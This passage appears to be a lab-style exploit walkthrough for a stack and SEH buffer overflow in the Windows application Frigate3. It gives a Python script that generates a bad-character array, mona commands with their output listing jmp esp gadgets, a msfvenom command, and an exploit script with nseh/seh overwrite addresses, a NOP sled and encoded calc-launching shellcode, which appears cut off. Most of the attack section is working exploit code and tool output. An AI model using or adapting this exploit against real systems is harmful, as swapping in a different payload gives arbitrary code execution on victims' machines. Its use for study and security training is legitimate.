


This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.

```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100
buf =""\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf +="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf +="\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf +="\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf +="\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
buf +="\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
buf +="\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
buf +="\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

payload=junk + bat + cash + buf

f.write(payload)
f.close
```


Paste the output in the user interaction field. Check the stack pointer and right click on it and click on “Follow on Dump”.



After this, You will able to identify the bad characters by using the address where the array begins


!mona compare -f bytearray.bin -a [address]


As shown below



The bad characters are: "\x00\x14\x09\x0a\x0d"

Find JMP ESP






0BADF00D [+] Command used:
0BADF00D !mona jmp -r esp

0BADF00D [+] Results :
400E8283 0x400e8283 : **jmp esp** | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl) 400E9E7F 0x400e9e7f : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
40101901 0x40101901 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
4011287E 0x4011287e : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
4011F4DE 0x4011f4de : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
40122436 0x40122436 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
40123055 0x40123055 : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
401274AE 0x401274ae : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
4012BC9E 0x4012bc9e : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
40151725 0x40151725 : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
4015B9E6 0x4015b9e6 : jmp esp | {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
40173F0D 0x40173f0d : jmp esp | ascii {PAGE_EXECUTE_READ} [vcl60.bpl] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\vcl60.bpl)
40024CDF 0x40024cdf : jmp esp | {PAGE_EXECUTE_READ} [rtl60.bpl] ASLR: False, Rebase:

False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl) **4005E3DF**
0x4005e3df : jmp esp | {PAGE_EXECUTE_READ} [rtl60.bpl] ASLR: False, Rebase:
False, SafeSEH: False, OS: False, v6.0.6.240 (C:\Program Files (x86)\Frigate3\rtl60.bpl)
005E9723 0x005e9723 : jmp esp | startnull {PAGE_EXECUTE_WRITECOPY} [Frigate3.exe]
ASLR: False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files (x86)\Frigate3\Frigate3.exe)
005F8BB7 0x005f8bb7 : jmp esp | startnull {PAGE_EXECUTE_WRITECOPY} [Frigate3.exe]
ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v3.36.0.9 (C:\Program Files (x86)\Frigate3\Frigate3.exe)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D Found a total of 126 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:11.836000

Generate Shell Code


msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python




This is the shell code to change the trigger to Calculator.Use this shell code to generate the payload and paste the output in any user interaction field to open/trigger Calculator.

Exploit:

```
File  Edit  Format  View  Help
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xdf\x4c\x02\x40"
seh="\xDF\xE3\x05\x40"


#40024CDF
#4005E3DF
#"\xeb\x20\x90\x90"

#40010C4B    5B               POP EBX
#40010C4C    5D               POP EBP
#40010C4D    C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"   -f python
buf =  b""
buf += b"\x89\xe7\xd9\xc0\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x79\x78\x6b"
buf += b"\x32\x75\x50\x75\x50\x65\x50\x75\x30\x4d\x59\x68\x65"
buf += b"\x55\x61\x49\x50\x72\x44\x4c\x4b\x46\x30\x64\x70\x6e"
buf += b"\x6b\x33\x62\x36\x6c\x6e\x6b\x43\x62\x64\x54\x4c\x4b"
buf += b"\x42\x52\x37\x58\x76\x6f\x4d\x67\x53\x7a\x75\x76\x65"
buf += b"\x61\x79\x6f\x6e\x4c\x37\x4c\x53\x51\x33\x4c\x54\x42"
buf += b"\x36\x4c\x31\x30\x39\x51\x7a\x6f\x36\x6d\x33\x31\x6f"
buf += b"\x37\x68\x62\x39\x62\x33\x62\x32\x77\x4c\x4b\x51\x42"
buf += b"\x64\x50\x6e\x6b\x42\x6a\x77\x4c\x6e\x6b\x30\x4c\x42"
buf += b"\x31\x32\x58\x68\x63\x32\x68\x37\x71\x58\x51\x72\x71"
buf += b"\x6e\x6b\x32\x79\x45\x70\x45\x51\x58\x53\x6e\x6b\x52"
buf += b"\x69\x64\x58\x6b\x53\x57\x4a\x33\x79\x4e\x6b\x74\x74"
buf += b"\x6c\x4b\x45\x51\x79\x46\x45\x61\x6b\x4f\x6e\x4c\x4f"
buf += b"\x31\x68\x4f\x76\x6d\x47\x71\x68\x47\x30\x38\x4b\x50"
```





Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up a calculator